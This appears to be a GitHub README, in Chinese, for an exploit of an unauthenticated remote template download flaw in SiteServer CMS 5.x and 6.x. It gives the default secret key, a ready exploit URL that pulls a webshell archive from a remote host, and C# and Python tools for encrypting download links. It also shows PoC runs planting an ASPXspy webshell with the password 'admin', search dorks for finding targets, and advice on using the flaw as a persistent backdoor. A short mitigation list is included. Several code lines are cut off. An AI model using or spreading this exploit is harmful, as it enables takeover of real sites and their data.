we1h0 / **SiteServer-CMS-Remote-download-Getshell** Public

SiteServer CMS 5.x远程模板下载Getshell漏洞

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
README.md

SiteServer-CMS-Remote-download-Getshell-vulnerability

SiteServer CMS 远程模板下载Getshell漏洞



不安全 | [redacted] /SiteServer/Ajax/ajaxOtherService.aspx?type=SiteTemplateDownload&userKeyPrefix=test&downloadUrl=

```
{"resultMessage": "站点模板下载成功，请到站点模板管理中查看。","errorMessage": ""}
```

漏洞缺陷是由于后台模板下载位置未对用户权限进行校验，且 ajaxOtherService中的downloadUrl参数可控，导致getshell，目前经过测试发现对5.0版本包含5.0以下通杀.先调用了DecryptStringBySecretKey函数将downloadurl先进行了解密，之后调用SiteTemplateDownload函数进行模板下载并自解压。

且SecretKey在5.0是默认值

> vEnfkn16t8aeaZKG3a4Gl9UUlzf4vgqU9xwh8ZV5

References

Author:1u0hun

简记野生应急捕获到的siteserver远程模板下载Getshell漏洞

Affected Version

SiteServerCMS 6.x（需要且SecretKey.Tips:查看web.config获取SecretKey，因为6.x的密钥是随机生成的，这里可以用作维持权限后门使用，即通过其他手段进去了，但管理员根据日志找到你进去的漏洞，修复后，可以再次通过此漏洞获取Webshell.或者你有其他办法能把SecretKey的值读取出来也可以组合使用.突然间关注这漏洞的人多了,这行属于另外再添加的.2020/02/26.）

SiteServerCMS 5.x


SiteServerCMS 4.x(测试没通过)

PoC

Author:We1h0@PoxTeam

> http://localhost/SiteServer/Ajax/ajaxOtherService.aspx?type=SiteTemplateDownload&userKeyPrefix=test&downloadUrl=aZlBAFKTavCnFX10p8sNYfr9FRNHM0slash0XP8EW1kEnDr4pNGA7T2XSz0yCY0add0MS3NiuXiz7rZruw8zMDybqtdhCgxw7u0ZCkLl9cxsma6ZWqYd0G56lB6242DFnwb6xxK4AudqJ0add0gNU9tDxOqBwAd37smw0equals00equals0&directoryName=sectest

```
python2 poc.py -u http://localhost
```


ASPXspy
[redacted]/SiteFiles/SiteTemplates/sectest/include.aspx
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
Password:
Login
Copyright © 2009 Bin -- www.rootkit.net.cn
C:\Windows\system32\cmd.exe

```
C:\Python27>python fuck2.py -u http:/[redacted]

[*] Start Check...

[+] exists vulnerability
WebShell: http://[redacted]/SiteFiles/SiteTemplates/sectest/include.aspx
PassWord:admin

C:\Python27>_
```

```
python2 poc.py -f url.txt
```

Ps:注意最后面没/

WebShell:http://localhost/SiteFiles/SiteTemplates/sectest/include.aspx

PassWord:admin

搜索引擎关键字:

inurl:/sitefiles/services

inurl:/siteserver/login.aspx

临时修复方案

修改

> 1.修改C:/WebSite/SiteFiles/Configuration/Configuration.config文件里secretKey的值

> 2.然后修改根目录web.config下的DatabaseType/ConnectionString值都是通过下面的加密工具进行加密的字符串.

> 3.更改后台地址

> 4.更改(或移除模板下载功能)/SiteServer/Ajax/ajaxOtherService.aspx路径

downloadUrl加密工具

C#


VSCODE配置C#

`dotnet new console -o test`

`dotnet run` 生成目录后的Program.cs替换以下代码

1.然后修改_inputString的值(你指定的下载地址)

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
namespace EncryptApplication
{ class Encrypt
    { static void Main(string[] args)
      {
        var _encryptKey = "vEnfkn16t8aeaZKG3a4Gl9UUlzf4vgqU9xwh8ZV5";
        var _decryptKey = "vEnfkn16t8aeaZKG3a4Gl9UUlzf4vgqU9xwh8ZV5";
        var _inputString = "https://raw.githubusercontent.com/zhaoweiho/SiteServerCM
        var _outString = ""; var _noteMessage = "";
        byte[] iv = { 0x12, 0x34, 0x56, 0x78, 0x90, 0xAB, 0xCD, 0xEF };
        try{
           var byKey = Encoding.UTF8.GetBytes(_encryptKey.Length > 8 ? _encryptKey.S
          var des = new DESCryptoServiceProvider();
          var inputByteArray = Encoding.UTF8.GetBytes(_inputString);
          var ms = new MemoryStream();
          var cs = new CryptoStream(ms, des.CreateEncryptor(byKey, iv), CryptoStream
         cs.FlushFinalBlock();
          _outString = Convert.ToBase64String(ms.ToArray());
         Console.WriteLine("DesEncrypt:"); Console.WriteLine(_outString); }
      catch (Exception error) { _noteMessage = error.Message; }
 } } }
```




```
[redacted]\test>dotnet run
Program.cs(10,13): warning CS0219: 变量“_decryptKey”已被赋值，但从未使用过它的值 [redacted]\test
\test.csproj]
DesEncrypt:
aZ1BAFKTavCnFX10p8sNYfr9FRNHM/XP8EW1kEnDr4pNGA7T2XSz0yCY+MS3NiuXiz7rZruw8zMDybqtdhCgxw7u0ZCkL19cxsma6ZWqYd0G561B6242DFnw
b6xxK4AudqJ+gNU9tDx0qBwAd37smw==

[redacted]\test>
```

2.把出来的结果丢这里

Python

```
str_decry = "aZlBAFKTavCnFX10p8sNYfr9FRNHM/XP8EW1kEnDr4pNGA7T2XSz0yCY+MS3NiuXiz7rZru
str_decry = str_decry.replace("+", "0add0").replace("=", "0equals0").replace("&", "0

print str_decry
```



```
[redacted]>python 2.py
aZ1BAFKTavCnFX10p8sNYfr9FRNHM0slash0XP8EW1kEnDr4pNGA7T2XSz0yCY0add0MS3NiuXiz7rZruw8zMDybqtdhCgxw7u0ZCkL19cxsma6ZWqYd0G56
1B6242DFnwb6xxK4AudqJ0add0gNU9tDx0qBwAd37smw0equals00equals0

[redacted]>
```

得出转义后的下载链接，修改Poc.py


 `/SiteServer/Ajax/ajaxOtherService.aspx?type=SiteTemplateDownload&userKeyPrefix=test&downloadUrl=这里&directoryName=sectest`

downloadUrl解密工具

(也可以用来解web.config的数据库链接信息,密钥不变的情况下,如果密钥变了找SiteFiles/Configuration/Configuration.config的secretKey的值)

1.先用python的还原

```
str_decry = "aZlBAFKTavCnFX10p8sNYfr9FRNHM0slash0XP8EW1kEnDr4pNGA7T2XSz0yCY0add0MS3N
str_decry = str_decry.replace("0add0", "+").replace("0equals0", "=").replace("0and0"

print str_decry
```




```
[redacted]>python 1.py
aZ1BAFKTavCnFX10p8sNYfr9FRNHM/XP8EW1kEnDr4pNGA7T2XSz0yCY+MS3NiuXiz7rZruw8zMDybqtdhCgxw7u0ZCkL19cxsma6ZWqYd0G561B6242DFnw
b6xxK4AudqJ+gNU9tDx0qBwAd37smw==

[redacted]>
```

2.再用c#以下的代码还原回默认下载链接

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
```

```
namespace EncryptApplication
{ class Encrypt
    { static void Main(string[] args)
      {
        var _encryptKey = "vEnfkn16t8aeaZKG3a4Gl9UUlzf4vgqU9xwh8ZV5";
        var _decryptKey = "vEnfkn16t8aeaZKG3a4Gl9UUlzf4vgqU9xwh8ZV5";
        var _inputString = "aZlBAFKTavCnFX10p8sNYfr9FRNHM/XP8EW1kEnDr4pNGA7T2XSz0yCY
        var _outString = "";
        var _noteMessage = "";
        byte[] iv = { 0x12, 0x34, 0x56, 0x78, 0x90, 0xAB, 0xCD, 0xEF };
        try
        {
          var byKey = Encoding.UTF8.GetBytes(_decryptKey.Substring(0, 8));
          var des = new DESCryptoServiceProvider();
          var inputByteArray = Convert.FromBase64String(_inputString);
          var ms = new MemoryStream();
          var cs = new CryptoStream(ms, des.CreateDecryptor(byKey, iv), CryptoStream
              cs.Write(inputByteArray, 0, inputByteArray.Length);
              cs.FlushFinalBlock();
          Encoding encoding = new UTF8Encoding();
          _outString = encoding.GetString(ms.ToArray());
         Console.WriteLine("DesEncrypt:"); Console.WriteLine(_outString); }
      catch (Exception error) { _noteMessage = error.Message; }
  } } }
```



```
[redacted]>dotnet run
Program.cs(9,13): warning CS0219: 变量“_encryptKey”已被赋值，但从未使用过它的值 [[redacted]
\test3.csproj]
DesEncrypt:
https://raw.githubusercontent.com/zhaoweiho/SiteServerCMS-Remote-download-Getshell/master/webshell/poxteam.zip

[redacted]
```

Releases

No releases published

Packages

No packages published

Languages

- ● **Python** 100.0%